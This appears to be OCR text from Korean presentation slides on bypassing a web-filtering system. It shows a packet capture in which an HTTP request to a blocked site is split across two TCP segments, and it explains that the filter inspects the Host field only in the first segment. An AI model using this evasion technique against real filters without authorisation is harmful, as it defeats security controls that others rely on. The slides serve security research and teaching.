
```
[2 Reassembled TCP Segments (87 bytes): #7(16), #11(71)]
    [Frame: 7, payload: 0-15 (16 bytes)]
    [Frame: 11, payload: 16-86 (71 bytes)]
    [Segment count: 2]
    [Reassembled TCP length: 87]
    [Reassembled TCP Data: 474554202f20485454502f312e310d0a486f73743a206269...]
Hypertext Transfer Protocol
  GET / HTTP/1.1\r\n
    Host: bitsnoop.com\r\n
    User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64)\r\n
    \r\n
    [Full request URI: http://bitsnoop.com/]
    [HTTP request 1/1]
    [Response in frame: 16]
```

Part 2. 공격


- 공격 벡터 – TCP/IP Packet Reassembly
  - 결과
    - 차단 된 웹 사이트가 정상적으로 접속

Part 2. 공격

- TCP/IP Packet Reassembly
  - 원인
    - 첫 전송에서 HTTP Header Field 중 Host 필드를 찾아서 필터링 검증시도
    - 이후 전송은 필터링 검증 시도를 진행 하지 않음



Part 3. 마무리



Packet Reassembly

Buffer Overflow

Method

시연

보이지 않는 시스템이라도 공략 할 수 있습니다!

QnA

(질문은 구글이 더 좋습니다.)

감사합니다